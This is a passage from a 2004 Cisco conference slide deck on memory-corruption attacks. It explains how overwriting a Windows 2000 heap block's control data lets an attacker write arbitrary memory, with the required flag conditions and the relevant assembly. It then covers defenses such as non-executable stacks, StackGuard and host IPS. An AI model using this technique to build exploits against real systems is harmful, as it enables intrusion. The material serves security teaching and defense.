
© 2004 Cisco Systems, Inc. All rights reserved.

51

Heap Structure Exploits: Win2k Heap Manager (3)

Cisco.com

Now We Assume That We Can Overflow the First Buffer
So That We Overwrite the **Block B Control Data**



SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

52

Heap Structure Exploits: Win2k Heap Manager (4)

Cisco.com

When Block B Is Being Freed, an Attacker Has Supplied the Entire Control Block for It; Here Is the Rough Layout:



If We Analyze the Disassembly of `_RtlHeapFree()` in NTDLL, We Can See That Our Supplied Block Needs to Have a Few Properties in Order to Allow Us to Do Anything Evil

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

53

Heap Structure Exploits: Win2k Heap Manager (5)

Cisco.com

- Properties our block must have:
 - Bit 0 of Flags must be set
 - Bit 3 of Flags must be set
 - Field_4 must be smaller than 0x40
 - The first field (own size) must be larger than 0x80
- The block 'XXXX99XX' meets all requirements
- We reach the following code now:

SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

54

Heap Structure Exploits: Win2k Heap Manager (6)

Cisco.com

```
add esi, -24
```



SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

55

Heap Structure Exploits: Win2k Heap Manager (7)

Cisco.com

```
mov eax,[esi]  
mov esi, [esi+4]
```



SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

56

Heap Structure Exploits: Win2k Heap Manager (8)

Cisco.com

`mov [esi], eax` ; Arbitrary memory overwrite



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

57

Heap Structure Exploits: Win2k Heap Manager (9)

Cisco.com

- If we can overwrite a complete control block (or at least 6 bytes of it) and have control over the data 24 bytes before that, we can easily write any value to any memory location
- It should be noted that other ways of exploiting exist for smaller/different overruns—use your Disassembler and your imagination

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

58

ASN.1 Vulnerability

Cisco.com

- Announced on Feb 10, 2004 by Microsoft
- Exploit released on Feb 14th
- MSASN.1 Vulnerability could allow the remote code execution
- Abstract Syntax Notation(ASN.1) is a data standard that is used by many applications and devices in the technology industry for allowing the normalization and understanding of data across various platform
- MSASN1.dll is widely used by Windows security Subsystem
- All the Microsoft OS Platforms are affected
- But only crash the LSASS.exe service and force the system to reboot; what if we had shellcode?
- Is the next possible WORM under development?
- eEye Advisory—
<http://www.eeye.com/html/Research/Advisories/AD20040210.html>

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

59

DEFENSES AGAINST ATTACK



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

60

Buffer Overflow

Cisco.com

- **Defenses**
 - Buffer and heap overflows are errors in programming
NOT in protocols or procedures
- **What about IDS?**
- **How do you protect yourself**
 - Keep current with OS patches (both on internal and external systems)
 - Minimize available services on all systems (“if you don’t need it, don’t run it”)
 - Follow system and network administration best practices!
- **If you’re responsible for writing code...write secure code!**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

61

Tools to Check Software Code

Cisco.com

Tools Available for Checking Code for Potential Vulnerabilities

- **RATS**
 - http://www.securesoftware.com/security_tools_download.htm
- **FlawFinder**
 - <http://www.dwheeler.com/flawfinder/>
- **ITS4**
 - <http://www.cigital.com/its4/>

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

62

Defending Against Attack

Cisco.com

- **There are a variety of defenses against such attacks**
- **Hardware-based defenses**
 - SPARC non-executable stacks
 - Smashguard
- **Software-based defenses**
 - Stackguard
 - Host-based IPS

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

63

SPARC Non-Executable Stacks

Cisco.com

- **By default the Solaris kernel maps the system stack as RWX (R = Readable, W = Writeable, X = Executable)**
- **Mandated by the SPARC v8 ABI**
- **Solaris 2.6 and later allow the administrator to remove the X functionality from this mapping**
- **Requires Sun4u, Sun4m, or Sun4d architecture**
- **To implement:**
 - In `/etc/system` add the following lines:
 - `set noexec_user_stack = 1`
 - `set noexec_user_stack_log = 1 (logs attempted exploits)`
- **The SPARC V9 ABI no longer maps the stack as executable**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

64

SmashGuard

Cisco.com

- Developed by the SmashGuard Group at Purdue University
- Designed to prevent Buffer-Overflow Attacks realized by overwriting the Function Return Address
- At each function call, SmashGuard keeps a copy of the function Return Address written to the program stack in a LIFO buffer on the CPU—the Hardware Stack
- When a function returns to its caller, the Return Addresses in the hardware stack is compared with the Return Address on the program stack
 - A mismatch signals tampering with the Return Address in the program stack—a sign of a Buffer Overflow attack
 - A hardware exception is raised and the process is terminated before the control is redirected to the modified return address
- Additional information available : <http://www.smashguard.org>

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

65

StackGuard

Cisco.com

- Originally implemented in 1998 as a patch against the GCC compiler
 - Compiler creates programs that are “hardened” against buffer overflow attacks
 - When an attack is attempted, StackGuard detects the intrusion, raises an alert and halts the offending program
- The later versions of StackGuard also provided protection for shared libraries


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

66

StackGuard Protection Mechanism

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

67

Host-Based IPS

Cisco.com

- **Software based protection that utilizes several avenues of protection**
 - Consists of shims intercalated into the OS
 - May not prevent the actual buffer overflow but does prevent the effects of the attack
 - Can stop an attack by terminating the process, preventing an action, or (in a worst case scenario) rebooting the system
- **Provides for significant protection against both stack and heap-based overflows**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

68

Host-Based Intrusion Prevention Systems

Cisco.com

- Cisco Security Agent
- Open source alternatives:
 - PaX—<http://www.grsecurity.net>
 - LIDS—<http://www.lids.org>
 - LibSafe—<http://www.research.avayalabs.com/project/libsafe>


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

69

IPS Implementation in OS

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

70

Defenses

Cisco.com

- **Multi-pronged defense**

Remember—buffer and heap overflows as well as format string attacks are errors in programming, not in protocols or procedures

How do you defend against these risks?

- Stay current with patches for your operating systems

- Minimize available services through system hardening and filtering

- Deploy IPS (such as CSA) across supported systems

- Consider deploying NIDS to monitor for exploit traffic across the network

- **Be vigilant and watch your logs**

If you log it...read it!

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

71

References

Cisco.com

- **Cisco Connection Online**
<http://www.cisco.com>
- **Cisco Secure Encyclopedia**
<http://www.cisco.com/go/csec>
- **Smashing The Stack for Fun and Profit, Aleph1**
<http://www.codetalker.com/whitepapers/other/p49-14.html>
- **Format String Attacks**
<http://www.codetalker.com/whitepapers/other/p49-14.html>
- **W00w00 on Heap Overflows**
<http://www.w00w00.org/files/articles/heaptut.txt>
- **Microsoft ASN.1 Library Length Overflow Heap Corruption**
<http://www.eeye.com/html/Research/Advisories/AD20040210.html>
- **General Security Related Topics**
<http://www.securityfocus.com>
- **PacketStorm**
<http://packetstormsecurity.com>

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

72

References

Cisco.com

- **Sasser Worm Technical Analysis**

<http://www.eeye.com/html/Research/Advisories/AD20040501.html>

- **Third Generation Exploits**

Halvar Flake, BlackHat 2001

[http://www.blackhat.com/html/bh-europe-01-speakers.html#Halvar Flake](http://www.blackhat.com/html/bh-europe-01-speakers.html#Halvar%20Flake)

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

73

Complete Your Online Session Evaluation!

Cisco.com

WHAT: Complete an online session evaluation and your name will be entered into a daily drawing

WHY: Win fabulous prizes! Give us your feedback!

WHERE: Go to the Internet stations located throughout the Convention Center

HOW: Winners will be posted on the onsite Networkers Website; four winners per day

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

74

CISCO SYSTEMS

